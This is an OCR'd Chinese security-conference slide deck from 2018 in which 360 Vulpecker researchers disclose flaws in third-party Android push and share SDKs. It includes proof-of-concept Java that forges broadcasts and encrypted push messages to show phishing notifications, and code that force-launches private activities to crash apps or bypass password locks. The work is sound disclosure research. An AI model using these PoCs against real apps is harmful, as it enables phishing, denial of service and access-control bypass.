移动APP第三方SDK漏洞挖掘实战

黎博 & 张馨 360 Vulpecker Team安全研究员

ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China

关于我们

360 VULPECKER TEAM

- 黎博：360移动安全研究员　@___sniperhg
- 张馨：360移动安全研究员　@椰子小姐_7C00

360威派克团队（Vulpecker Team）专注在安卓系统及应用安全攻防领域，负责360集团内部移动APP和OS类产品安全攻防，自主研发了自动化安卓应用安全审计系统-360显危镜，为国内主流应用市场提供在线安全检测服务。截止2018年，团队累计获得近百个CVE编号和谷歌、三星、华为等官方致谢，并多次在国内外知名安全会议上分享研究成果。

目录

第三方SDK安全现状

Android供应链频爆第三方SDK安全事件 金融类APP风险首当其冲

2018年07月26日 15:57 砍柴网

具备强大
链中不可或缺
来安全隐患，

neex

575 Reputation | - Rank | 7.00 Signal | 98th Percentile | 36.82 Impact | 99th

69 #226756 local file disclosure via FFmpeg hls processing Share:

7月25日，

State ● Resolved (Closed) Severity No Rating (---)

友盟SDK越权漏洞分析报告

360安全卫士 2017-12-09 共199361人围观 系统安全


今年9月22日，360信息安全部的Vulpecker安全团队发现了国内消息推送厂商友盟的SDK存在可越权调用未
并利用该漏洞实现了对使用了友盟SDK的APP的任意组件的恶意调用、任意虚假消息的通知、远程代码执行等

经过分析验证，360Vulpecker安全团队将此漏洞细节第一时间提交给友盟进行修复。10月18日，友盟官方发
漏洞。为了确保受此漏洞影响的终端用户有充分的时间进行安全更新，12月6日，360Vulpecker安全团队首
洞信息。

在360显危镜后台数据库中根据该含有漏洞版本的SDK的特征值查询确认，发现约有3万多APP受此漏洞的影响
多种类型的应用。鉴于该消息推送SDK使用范围较广，且受影响APP多是与终端用
者利用危害将是非常严重的。基于该漏洞，可以实现对终端用户推送虚假诈骗信息、

百度SDK被曝内含后门，1亿台Android设备

360显危镜查询FFmpeg库使用情况



360技术 | IT大咖说 知识共享平台

第三方SDK安全现状

*http://www.freebuf.com/articles/network/178011.html

目录

- 关于我们
- 第三方SDK安全现状
- 漏洞挖掘实战
- 一些思考

ANDROID安全基础知识

1.应用沙盒

- 基于Linux的权限控制机制
  - 应用安装后分配UID和GID
  - 使用UID来限制对文件的访问，理论上应用无法访问其他应用的私有文件*
  - 使用GID来限制对资源的访问，应用申请权限后，其UID被添加到权限对应的用户组中
    - 权限与GID映射关系:/data/etc/platform.xml
    - 安装时/运行时申请所需权限，由系统/用户进行控制**

ANDROID安全基础知识


2.INTENT

- Android中常见IPC形式
- 属于一种IPC消息对象，用于APP组件间通讯
- 同进程/跨进程
- startActivity()/startService()/bindService()/sendBroadcast()
- 使用Action或ComponetName等指定目标组件
- 可以携带额外数据（Extras）

ANDROID安全基础知识

3.组件安全

- Android APP的基本组成部分
  - -Activity
  - -Broadcast Receiver
  - -Content Provider
  - -Service
- AndroidManifest.xml文件中声明
  - 组件可声明为对外导出/应用私有
  - 可使用权限对其保护



ANDROID安全基础知识

3.组件安全

- 导出组件
  - 导出的组件可被任意应用访问
  - android:exported=true
  - BroadcastManger.registerReceiver()
  - 带有<intent-filter>标签的组件，未设置android:export=false情况下，默认导出


```
<receiver android:name="com.xxx.android.pushservice.PushServiceReceiver” android:process=":xxservice_v1" >
     <intent-filter>
          <action android:name="android.intent.action.BOOT_COMPLETED" />
          <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
          <!-- … -->
     </intent-filter>
</receiver>
```

- 私有组件
  - 私有组件多包含应用敏感功能，并且对输入数据校验较少
  - 越权访问其他应用私有组件(应用沙盒逃逸)
  - 存在严重安全隐患

第三方SDK漏洞挖掘

存在的风险


- 以jar包/so库形式集成到应用中，封装了丰富的功能
- 对开发者而言，属于黑盒，无法审计其安全性
- 使用广泛，SDK中漏洞影响范围同样广泛
- 在应用中集成SDK提供的组件、添加特定权限等
  - SDK安全性无法保证
  - 应用被引入更多攻击面



第三方SDK漏洞挖掘

存在的风险

- 利用SDK中存在的漏洞，恶意应用甚至无需任何权限...
  - 绕过沙盒限制，访问应用私有组件
  - 推送恶意通知消息
  - 诱导访问钓鱼网站
  - 获取短信验证码
  - 访问用户隐私数据
  - 任意代码执行
  - ...



PUSH SDK

推送SDK - A

- 官方文档中引导开发者添加一个导出的Receiver
- 导出的Receiver具体功能由开发者实现
- “指导”开发者留下攻击入口

```
<receiver android:name="您自己定义的Receiver" android:enabled="true">
    <intent-filter>
        <action android:name="cn.xxxxx.android.intent.REGISTRATION" />
        <action android:name="cn.xxxxx.android.intent.MESSAGE_RECEIVED" />
        <action android:name="cn.xxxxx.android.intent.NOTIFICATION_RECEIVED" />
        <action android:name="cn.xxxxx.android.intent.NOTIFICATION_OPENED" />
        <action android:name="cn.xxxxx.android.intent.CONNECTION" />
        <category android:name="您应用的包名" />
    </intent-filter>
</receiver>
```

PUSH SDK

推送SDK - A

- 某市地铁官方APP
- 集成推送SDK - A
- 导出Receiver xxxxxCustomerReceiver
- xxxxxCustomerReceiver中解析Intent传入数据，app内打开指定url
- POC

```
private void test_3rd_push_sdk_[redacted](){
    Intent i = new Intent([redacted]Interface.ACTION_MESSAGE_RECEIVED);
    i.setAction([redacted]Interface.ACTION_NOTIFICATION_OPENED);
    i.setClassName("com.[redacted].gzmetro", "com.[redacted].gzmetro.broadcastreceiver.[redacted]CustomerReceiver");
    Bundle extras = new Bundle();
    extras.putString([redacted]Interface.EXTRA_EXTRA, "{\"url\":\"http://m.[redacted].com/\", \"title\":\"[redacted]\"}");
    i.putExtras(extras);
    sendBroadcast(i);
}
```

PUSH SDK

推送SDK - A

- 某市地铁官方APP
- 访问恶意钓鱼页面

PUSH SDK

推送SDK - B

- 指导用户添加导出的Receiver
- 导出的Receiver继承自com.xxx.android.xxxxx.**xxxBaseReceiver**

```
<receiver android:name="com.xxxx.xxdemo.receiver.MessageReceiver"
        android:exported="true" >
    <intent-filter>
        <action android:name="com.xxxxx.android.xxxxx.action.PUSH_MESSAGE" />
        <action android:name="com.xxxxx.android.xxxxx.action.FEEDBACK" />
    </intent-filter>
</receiver>
```

PUSH SDK

推送SDK - B


- com.xxxxx.android.xxxxx. xxxBaseReceiver中处理push消息
- 下发的消息经RSA加密， App本地进行解密，解密成功后展示给用户
- 然而….
- SDK中存在一个加密方法，攻击者可调用该加密方法，对伪造的消息进行加密

PUSH SDK

推送SDK - B

```
public abstract class [redacted]BaseReceiver
  extends BroadcastReceiver
{
  public static final int SUCCESS = 0;

  public final void onReceive(Context paramContext, Intent paramIntent)
  {
    if ((paramContext != null) && (paramIntent != null)) {
      try
      {
        if (t.a(paramContext) > 0) {
          return;
        }
        String str = paramIntent.getAction();
        if ("com.[redacted].action.PUSH_MESSAGE".equals(str)) {
          a(paramContext, paramIntent);
        } else if ("com.[redacted].action.FEEDBACK".equals(str)) {
          b(paramContext, paramIntent);
        } else {
          com.[redacted].a.a.i("[redacted]PushMessage", "未知的action:" + str);
        }
      }
```




```
String str = paramIntent.getStringExtra("content");
str = Rijndael.decrypt(str);
```

PUSH SDK


推送SDK - B

- XX信用卡管家
- 集成了推送SDK - B，添加了导出的Receiver
- 攻击者通过调用SDK中的加密方法，构造恶意推送消息
- 利用导出的Receiver弹出钓鱼通知
- POC

```
private void test_3rd_push_sdk_[illegible]e(){
    String msg = "[illegible]http://www.[illegible].com/[illegible]";
    long iii = (long)(Math.random() * 1000) + 10;
    String a = "{\"title\": \"qwe\", \"content\":\"" + msg +"\"}";
    Log.e("sniperhg", a+iii);
    String content = Rijndael.encrypt(a);
    Intent i = new Intent("com[illegible].android.[illegible].action.PUSH_MESSA
    i.setClassName("com[illegible]an.app", "com[illegible]dan.app.[illegible]
    i.putExtra("accId", iii + 12);
    i.putExtra("content", content);
    i.putExtra("msgId", iii);
    i.putExtra("busiMsgId", iii+2);
    i.putExtra("type", Long.valueOf("2"));
    sendBroadcast(i);
```

PUSH SDK

影响范围



关于[redacted]

[redacted]（www.jiguang.cn）成立于2011年，是中国领先的移动大数据服务平台。其团队核心成员来自腾讯、摩根士丹利、豆瓣、Teradata和中国移动等公司。[redacted]专注于为移动应用开发者提供稳定高效的消息推送、即时通讯、统计分析、社会化组件和短信等开发者服务。截止到2018年6月份，[redacted]已经为34.4万移动应用开发者和88.7万款移动应用提供服务，其开发工具包（SDK）安装量累计近150亿，月度独立活跃设备近10亿部，覆盖了中国国内90%以上的移动终端。基于海量数据和洞察积累，[redacted]已将业务拓展至大数据服务领域，包括精准营销（[redacted]效果通）、金融风控、市场

分享类SDK

分享SDK - A

- SDK中存在导出的Activity，XxShareXxXxxxxActivity
- 将输入字符串作为组件名称，未经校验直接启动指定的组件
- 恶意应用可绕过应用沙箱限制，越权访问任意私有Activity

```
<activity
    android:name="com.sina.weibo.sdk.share.ShareStoryActivity"
    android:configChanges="keyboardHidden|orientation"
    android:launchMode="singleTask"
    android:theme="@android:style/Theme.Translucent.NoTitleBar" >
    <intent-filter>
        <action android:name="com.sina.weibo.sdk.action.ACTION_SDK_REQ_STORY" />

        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

分享类SDK

分享SDK - A

- XxShareXxXxxxxActivity中接收Intent传入字符串
- 未经校验情况下，将传入字符串作为ActivityName进行保存
- 在当前应用Context中调用startActivity启动ActivityName指定Activity

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    if (savedInstanceState != null) {
        try {
            this.callbackActivity = savedInstanceState.getString(Constants.SHARE_START_ACTIVITY);
        } catch (Exception e) {
        }
    } else {
        this.callbackActivity = getIntent().getStringExtra(Constants.SHARE_START_ACTIVITY);
    }
    if (TextUtils.isEmpty(this.callbackActivity)) {
        finish();
        return;
    }
    StoryMessage storyMessage = null;
    try {
        storyMessage = (StoryMessage) getIntent().getParcelableExtra(Msg.STORY);
    } catch (Exception e2) {
    }
    if (storyMessage == null) {
        setCallbackActivity(2);
    } else if (checkInfo(storyMessage)) {
        initView();
        gotoSave(storyMessage);
    } else {
        setCallbackActivity(2);
    }
}
```

```
private void setCallbackActivity(int resultCode) {
    if (this.rootLayout != null) {
        this.rootLayout.setVisibility(8);
    }
    try {
        Intent intent = new Intent();
        intent.putExtra(Response.ERRCODE, resultCode);
        intent.setFlags(131072);
        intent.setClassName(this, this.callbackActivity);
        startActivity(intent);
    } catch (Exception e) {
        LogUtil.v("[redacted] sdk", e.toString());
    }
    finish();
}
```

分享类SDK

利用1 – 通用拒绝服务

- Activity启动时需要传递参数/进行一些初始化操作/….
- 利用SDK漏洞强制调用未导出Activity
- 异常处理不当，触发应用崩溃
- 编写测试工具，对大量应用进行批量测试
- 集成了该SDK的应用中，90%+存在该问题

分享类SDK

利用1 – 通用拒绝服务

```
PackageManager packageManager = getPackageManager();
try {
    PackageInfo packageInfo = packageManager.getPackageInfo(TARGET_PKG, PackageManager.GET_ACTIVITIES);
    ActivityInfo[] activityInfos = packageInfo.activities;
    for (ActivityInfo item : activityInfos) {
        if (!item.exported) {
            mComponentList.add(item.name);
        }
    }
} catch (PackageManager.NameNotFoundException e) {
    e.printStackTrace();
}

public void test[illegible](){
    //....
    String curActivityName = mComponentList.get(index);
    Intent pocIntent = new Intent();
    pocIntent.setClassName(TARGET_PKG, [illegible]_ACT);
    pocIntent.putExtra("startActivity", curActivityName);
    startActivity(pocIntent);
}
```

分享类SDK

利用1 – 通用拒绝服务

- 集成了该SDK的应用中，90%+存在该问题
- 国内大量知名厂商应用，均受此漏洞影响


```
: FATAL EXCEPTION: main
  Process: com.sankuai.[redacted], PID: 4650
  java.lang.NullPointerException
      at com.sankuai.[redacted].pay.buy.CouponBuyActivity.a(CouponBuyActivity.java:170)
      at com.sankuai.[redacted].pay.buy.CouponBuyActivity$2.run(CouponBuyActivity.java:134)
      at android.os.Handler.handleCallback(Handler.java:733)
      at android.os.Handler.dispatchMessage(Handler.java:95)
      at android.os.Looper.loop(Looper.java:136)
      at android.app.ActivityThread.main(ActivityThread.java:5001)
      at java.lang.reflect.Method.invokeNative(Native Method) <1 internal calls>
      at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:785)
      at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:601)
      at de.robv.android.xposed.XposedBridge.main(XposedBridge.java:132)
      at dalvik.system.NativeStart.main(Native Method)
```

```
E/AndroidRuntime: FATAL EXCEPTION: main
                  Process: com.[redacted].searchbox, PID: 3913
                  java.lang.RuntimeException: Unable to start activity ComponentInfo{com.[redacted].searchbox/com.[redacted].browser.webapps.WebAppsCommandDispatchA
                      at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2184)
                      at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:2233)
                      at android.app.ActivityThread.access$800(ActivityThread.java:135)
                      at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1196)
                      at android.os.Handler.dispatchMessage(Handler.java:102)
                      at android.os.Looper.loop(Looper.java:136)
                      at android.app.ActivityThread.main(ActivityThread.java:5001)
                      at java.lang.reflect.Method.invokeNative(Native Method) <1 internal calls>
                      at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:785)
                      at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:601)
                      at de.robv.android.xposed.XposedBridge.main(XposedBridge.java:132)
```

分享类SDK

利用2 – 应用密码锁绕过

- 应用中保存了用户隐私数据，进入应用时需要输入正确密码
- 常见于金融类、IM类应用中
- 利用该SDK漏洞，越权访问包含重置密码、设置密码等敏感功能组件
- 应用中高权限组件鉴权不严格，导致密码锁被绕过/重置等
- 测试发现，许多知名厂商的app均存在该问题，例如...

分享类SDK

利用2 – 应用密码锁绕过

分享类SDK

利用3 - 越权开启调试模式

- 为便于线上定位bug，许多应用release版中存在调试代码
- 应用Log开关、自定义线上服务器地址、导出用户数据等敏感功能...
- 调试功能一般在UI上没有直观入口，普通用户无法轻易接触到
- 如调试模块涉及敏感操作，本质上如同一个后门
- 利用该SDK漏洞，遍历应用所有未导出组件，发现隐藏的调试功能

分享类SDK


利用3 - 越权开启调试模式

- 某企业级IM应用中，发现存在多个包含调试功能的未导出组件
- 逆向分析确定，UI上存在隐藏的入口进入调试
- 但通过UI启动调试组件，需要输入密码 ：(
- 鉴权不严格，利用该SDK漏洞，绕过密码保护，越权开启调试功能

分享类SDK

以及...

- 普通用户身份登录
- 利用SDK漏洞打开管理员权限功能
- 服务端对用户身份校验不严格
- 部分管理员功能可被越权调用




分享类SDK

影响范围


360显危镜
应用
规则
统计
报表
MD5 应用名 包名 版本 版本号 字符串 来源 子文件MD5 子文件名 URL IP 域名 邮箱 权限
class_name("Lcom/ o/sdk/share/ Activity;")
为您找到约 11073 条结果
查询结果
统计数据
大小：62.78 MB 版本：7.7.80
包名：com camera
MD5：b21d97b5e86a7af61c4b4cde3e10cff4
大小：23.38 MB 版本：5.6.20
包名：com.te news
MD5：258fbf147e0e31c9675de369f7235ae7

分享类SDK

修复状态


